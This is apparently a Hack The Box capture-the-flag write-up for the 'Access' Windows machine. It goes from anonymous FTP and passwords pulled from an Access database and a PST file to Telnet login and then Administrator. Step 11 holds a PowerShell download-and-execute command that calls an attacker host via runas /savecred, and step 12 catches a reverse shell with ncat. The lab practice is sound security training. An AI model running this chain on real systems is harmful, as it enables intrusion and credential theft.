

Joe Grassl
06/03/2022

HTB Dedicated Box 10 – Access

1. Nmap gives us FTP, Telnet, and HTTP.

```
root@host:delta$ nmap -sS -T4 -p- 10.129.226.186
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-01 14:11 PDT
Nmap scan report for 10.129.226.186
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 395.52 seconds
root@host:delta$
```

2. Anonymous FTP connection is possible.

```
delta@host:~$ ftp 10.129.226.186
Connected to 10.129.226.186.
220 Microsoft FTP Service
Name (10.129.226.186:delta): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 09:16PM <DIR> Backups
08-24-18 10:00PM <DIR> Engineer
226 Transfer complete.
ftp>
```

3. Set transfer mode to binary. Download an MS Access database.

```
ftp> type binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 105.03 secs (52.5548 kB/s)
ftp>
```

4. Download a zip archive from the other directory.

```
ftp> cd ../Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18 01:16AM 10870 Access Control.zip
226 Transfer complete.
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
10870 bytes received in 0.71 secs (14.9761 kB/s)
ftp>
```

5. Definitely an Access DB. mdbtools shows an interesting table: auth_user.

```
delta@host:~$ file backup.mdb
backup.mdb: Microsoft Access Database
delta@host:~$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapd
oorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport a
tt_waitforprocessdata attcalclcg attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_us
er_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_stresource base_s
trtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_
session EmOplog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept lea
veClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leaveLog ReportItem Sc
hClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN_USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_
attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelse
t_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemL
og USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers
TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
delta@host:~$
```

6. Exporting the database to CSV reveals a password for “engineer”.

```
delta@host:~$ mdb-export backup.mdb auth_user
id,username,password>Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
delta@host:~$
```

7. The zip file came from the Engineer directory. Password works on it.

```
delta@host:~$ 7z x 'Access Control.zip'
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R) CPU 2020M @ 2.40GHz (306A9),ASM)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
Everything is Ok

Size:      271360
Compressed: 10870
delta@host:~$
```

8. Use pst-utils to read the emails. Another password!

```
delta@host:~$ readpst -S 'Access Control.pst'
Opening PST file and indexes...
Processing Folder "Deleted Items"
    "Access Control" - 2 items done, 0 items skipped.
delta@host:~$ cd 'Access Control'
delta@host:Access Control$ cat * | grep pass
The password for the "security" account has been changed to 4Cc3ssC0ntr0llr. Please ensure this is passed on to your engineers.
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi there,<o:p></
o:p></p><p class=MsoNormal><o:p>&nbsp;</o:p></p><p class=MsoNormal>The password for the 6#8220;security6#8221; account has been changed to 4Cc3ssC0n
tr0llr.&nbsp;<p></p><p class=MsoNormal>Please ensure this is passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p>&nbsp;</o:p></p><p class=MsoNormal>Regards,<
o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
delta@host:Access Control$
```


9. The new creds work over Telnet. Got the user flag.

```
delta@host:~$ telnet 10.129.226.186
Trying 10.129.226.186...
Connected to 10.129.226.186.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>type Desktop\user.txt
ff1f3b48913b213a31ff6756d2553d38
C:\Users\security>
```

10. User flag submitted!



11. The admin credentials have been stored. Use Nishang for rootage.

```
C:\Users\security>cmdkey /list

Currently stored credentials:


    Target: Domain:interactive=ACCESS\Administrator      Type: Domain Password
    User: ACCESS\Administrator

C:\Users\security>runas /savecred /user:ACCESS\Administrator "powershell -c iex (New-Object Net.Webclient).downloadstring('http://10.10.14.41/file')
"
C:\Users\security>
```

12. Reverse shell comes back. Root flag found.

```
delta@host:~$ ncat -lp 4444
whoami
access\Administrator
PS C:\Windows\system32> cat C:\Users\Administrator\Desktop\root.txt
6e1586cc7ab230a8d297e8f933d904cf
PS C:\Windows\system32>
```

13. Root flag submitted. Done!



The screenshot displays the HTB Enterprise dashboard for the 'Access' machine. The machine is marked as 'ONLINE' and has a difficulty level of 'EASY'. The IP address is 10.129.226.233. The machine progress bar is at 100%. A notification in the bottom right corner states 'Success! Flag accepted!'. The dashboard also shows the user's profile as 'jgrassl MEMBER' and 'DEDICATED LAB' with 13 other users online. The machine matrix shows the machine is completed. The user has also viewed the 'Official HTB Write-up' for this machine.